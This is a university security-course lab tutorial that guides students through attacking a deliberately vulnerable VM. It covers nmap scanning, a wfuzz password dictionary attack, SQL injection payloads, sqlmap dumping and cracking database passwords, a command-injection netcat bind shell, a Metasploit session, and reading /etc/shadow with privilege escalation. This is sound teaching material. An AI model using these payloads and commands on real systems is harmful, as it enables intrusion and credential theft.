# LINGI2144: Secured System Engineering
## Tutorial 0: Initiation

Academic year : 2020 - 2021

**Teacher :** Legay Axel
**Course :** LINGI2144
**Collaborators :**
Crochet Christophe
Duchene Fabien
Given-Wilson Thomas
Strebelle Sebastien

# 1 Prerequisite

Download and install VirtualBox 6.1

https://www.virtualbox.org/

Once Virtualbox is installed, download the VirtualBox Expansion Pack from this address :

https://download.virtualbox.org/virtualbox/6.1.18/Oracle_VM_VirtualBox_Extension_Pack-6.1.18.vbox-extpack

Download the Kali VM from this link

https://transvol.sgsi.ucl.ac.be/download.php?id=22efde628474f7f4

Once downloaded, click on it VirtualBox will open, just click on the "Import" button

Connection:

| username | password |
|---|---|
| kali | kali |

# 2 Exercise

### 2.0.1 Finding services - `nmap`

nmap <option> <IP>

```
$nmap -A -T4 localhost
Starting Nmap ( http://nmap.org )
Nmap scan report for felix (127.0.0.1)
(The 1640 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE    VERSION
21/tcp   open  ftp        WU-FTPD wu-2.6.1-20
22/tcp   open  ssh        OpenSSH 3.1p1 (protocol 1.99)
53/tcp   open  domain     ISC BIND 9.2.1
79/tcp   open  finger     Linux fingerd
111/tcp  open  rpcbind    2 (rpc #100000)
443/tcp  open  ssl/http   Apache httpd 2.0.39 ((Unix) mod_perl/1.99_04-dev)
515/tcp  open  printer
631/tcp  open  ipp        CUPS 1.1
...
8000/tcp open  http-proxy Junkbuster webproxy
8080/tcp open  http       Apache httpd 2.0.39 ((Unix) mod_perl/1.99_04-dev)
8081/tcp open  http       Apache httpd 2.0.39 ((Unix) mod_perl/1.99_04-dev)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
```


### 2.0.2 Bruteforcing - `wfuzz`

For URL such that: `http://172.17.0.2/gallery.php?password=THE_PASS_YOU_TRIED&Login=Login#`
You could then see that the "password" argument is the password you entered, change that parameter and test. again

```
wfuzz -w <dicPath> "URL"
```

We suggest using `wfuzz` to perform a dictionary attack.
A good dictionary can be found at `/usr/share/wfuzz/wordlist/others/common_pass.txt`

We should also replace the URL like: `http://172.17.0.2/gallery.php?password=FUZZ&Login=Login#`
Now, observe the output of `wfuzz`, it will give you the HTTP return code (normally `200/OK`) and the number of characters, lines and words on the page it received while trying that password. *The "Incorrect Password" page contains 10 Lines and 37 Words.* Look if one line is different, meaning that that password has got a different result. Try that password on the website.




```
=====================================================
 Response   Lines    Word     Chars       Payload
=====================================================

 200        10 L     37 W     395 Ch      ""
 200        10 L     37 W     395 Ch      "123456"
 200        10 L     37 W     395 Ch      "1234567"
 200        10 L     37 W     395 Ch      "12345678"
 200        0 L      13 W     198 Ch      "123asdf"
```

### 2.0.3 SQL Injection - `SQLMap`

Imagine you can interact with a database such that:



**Cats Database**

Cat ID: 1 OR 1=1 Submit

```
ID: 1 OR 1=1
Name: Linus
Birth Date: 2015-07-15

ID: 1 OR 1=1
Name: Lucy
Birth Date: 2015-07-15

ID: 1 OR 1=1
Name: Choupi
Birth Date: 2009-03-12

ID: 1 OR 1=1
Name: Tylie
Birth Date: 2007-01-24
```

- Now think about the SQL Query that must be executed to look into that database. When you have a clear idea, look at the next line.
- The query used is most likely something like `"SELECT * FROM cats WHERE id=PARAM"`.
- SQL commands support operators like AND or OR. Try to use a OR to dump the content of the whole table. When you're done read the next line. Using a OR you can dump the whole table by using the query `"SELECT * FROM cats WHERE id=1 OR 1=1"` (see picture just above)
  This query works because the OR condition is always true, so every entry in the database is selected and returned.

- Now that we know that we can inject commands, we can try some more interesting commands like `"1 OR 1=0 UNION SELECT null, user()#"`. This command will give you the username used to connect to the database.
- Now we would like to know if some information about our cats are hidden. For instance, their microchip is probably there but hidden. Let's see if we can display it.
- First, let's find the name of the table used to store our cats. "cats" is probably a good guess but let's check it by using `"1 AND 1=0 UNION SELECT null, table_name FROM information_schema.tables WHERE table_name LIKE 'cats%'#"` as an input.
- The answer should show you "cats" next to the birth date, meaning that a table cats exists (you can try with other names)
- Now that we're sure that our table is called "cats" let's try to find the name of the rows by using the input `"1 AND 1=0 UNION SELECT null, concat(table_name,0x0a,column_name)FROM information_schema.columns WHERE table_name = 'cats' #"`. The result of this command will show you that this table has 4 rows: `id, name, birth_date` and `chip`. Great our chip `id` is here and called `chip`.

As we've seen, an SQL Injection allow to read data we aren't supposed to read. But what's interesting is if the user used by the website has admin privileges, we could even try to read the informations about other databases or SQL users. But these queries are pretty complex, so let's use a tool for that.

SQLMap is a tool that will perform SQL injections for you, so let's try it. Run sqlmap with the command:

```
sqlmap -u "http://172.17.0.2/cats.php?id=1&Submit=Submit"--string="Name"--users --password
```

SQLMap will first scan the database for injectable parameters. Then, it will extract (if possible) a list of the users and their hashed password. Upon success, sqlmap will try a bruteforce attack on the hashed passwords it extracted. When done, sqlmap should show you the login and passwords of several SQL users, write them done this could be useful.

```
do you want to use common password suffixes? (slow!) [y/N]
[03:17:30] [INFO] starting dictionary-based cracking (mysql_passwd)
[03:17:30] [INFO] starting 2 processes
[03:17:36] [INFO] cracked password 'abc123' for user 'site'
[03:17:50] [INFO] cracked password 'root' for user 'root'
[03:17:50] [INFO] cracked password 'letmein' for user 'admin'
[03:18:01] [INFO] cracked password 'root' for user 'root'
database management system users password hashes:
[*] admin [1]:
    password hash: *D37C49F9CBEFBF8B6F4B165AC703AA271E079004
    clear-text password: letmein
[*] root [2]:
    password hash: *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B
    clear-text password: root
    password hash: NULL
[*] site [1]:
    password hash: *6691484EA6B50DDDE1926A220DA01FA9E575C18A
    clear-text password: abc123

[03:18:01] [INFO] fetched data logged to text files under '/home/kali/.sqlmap/output/172.17.0.2'
```

You can also have the list of all databases with:

```
sqlmap -u "http://172.17.0.2/cats.php?id=1&Submit=Submit"--string="Name"--dbs
```


One is called phpmyadmin? That's interesting. PHPMyadmin is a tool to manager SQL databases. Try the URL `http://172.17.0.2/phpmyadmin/` and try the admin password you found previously. You should have access to all the databases and their content.

### 2.0.4 Command Injection - `Metasploit`

Is it possible to make this website run another command? Think about it and about how bash works and try it. When you're done, go to the next line. An interesting thing about bash, is that you can "chain" commands by using the character ";". For instance, of you type echo "hello"; echo "world" in your terminal, it will execute echo "hello" first and then echo "world".

It would be easier to have a bash terminal right? We can do that!

1. Let's try to open a netcat on the machine so we can directly connect to it. For that use this input `8.8.8.8; mkfifo /tmp/pipe;sh /tmp/pipe | nc -l -p 1234 > /tmp/pipe`.




This command is a bit complicated, but we basically tell netcat (nc) to listen on the port 1234 for a TCP connection, and we will communicate with a named pipe so the traffic can go both ways.

2. In the terminal open Metasploit by typing `msfconsole`. Type use `multi/handler`.

```
msf5 exploit(multi/handler) > set PAYLOAD linux/x86/shell/bind_tcp
PAYLOAD => linux/x86/shell/bind_tcp
msf5 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf5 exploit(multi/handler) > set RHOST 172.1.0.2
RHOST => 172.1.0.2
msf5 exploit(multi/handler) > set RHOST 172.17.0.2
RHOST => 172.17.0.2
msf5 exploit(multi/handler) > exploit

[*] Started bind TCP handler against 172.17.0.2:1234
[*] Sending stage (36 bytes) to 172.17.0.2
[*] Command shell session 1 opened (172.17.0.1:42345 → 172.17.0.2:1234) at 2020-02-06 03:35:29 -0500


ls
cats.php
gallery.php
imgs
index.html.old
index.php
phpmyadmin
phpMyAdmin-4.8.5-all-languages.zip
ping.php
```

   An interesting command would be the command to look into the users of the system (whoami -> user -> apache2). In Linux, the users are stored in `/etc/passwd`. If you look closely, there's a user called "site". Did we already see this username before? (for this example).

3. Type `ssh site@172.17.0.2` and use the preceding password found with SQLMap

```
kali@kali:~$ ssh site@172.17.0.2
site@172.17.0.2's password:
Permission denied, please try again.
site@172.17.0.2's password:
Linux 54dabc73d727 5.4.0-kali3-amd64 #1 SMP Debian 5.4.13-1kali1 (2020-01-20) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Feb  5 14:59:01 2020 from 172.17.0.1
site@54dabc73d727:~$
```

4. a user is cool, but couldn't we go further and try to become root ? In Linux, `/etc/passwd` contains the users, `/etc/shadow` contains the hashed passwords and you can't access `/etc/shadow` unless you're root.

   Python is often allowed to run as root, and it's a very bad practice:

   - `/usr/sbin/john` is an utility that bruteforce password files
   - `/usr/sbin/unshadow` is a commands that merges the result of `/etc/passwd` and `/etc/shadow` to put them in a format readable by john

```python
import os
os.system('cat /etc/shadow')
```

   Or

```
sudo python -c 'import pty; pty.spawn("/bin/sh")'
```

# 3 Bonus: going beyond

Using another metasploitable VM as server (i.e a VM designed to be vulnerable) with some port opened and vulnerable version of services, try to reproduce the preceding exploits and even more if you can. Look on the internet for vulnerability for the different opened services, or search with `msfconsole`.

```
msf > search <exploit_service>
```

You can find a metasploitable VM here:

`https://docs.rapid7.com/metasploit/metasploitable-2/`

It's time to play, try to discover all the possibilities that `nmap` or other scanning tools have to propose. Search for common vulnerability and how to exploit them !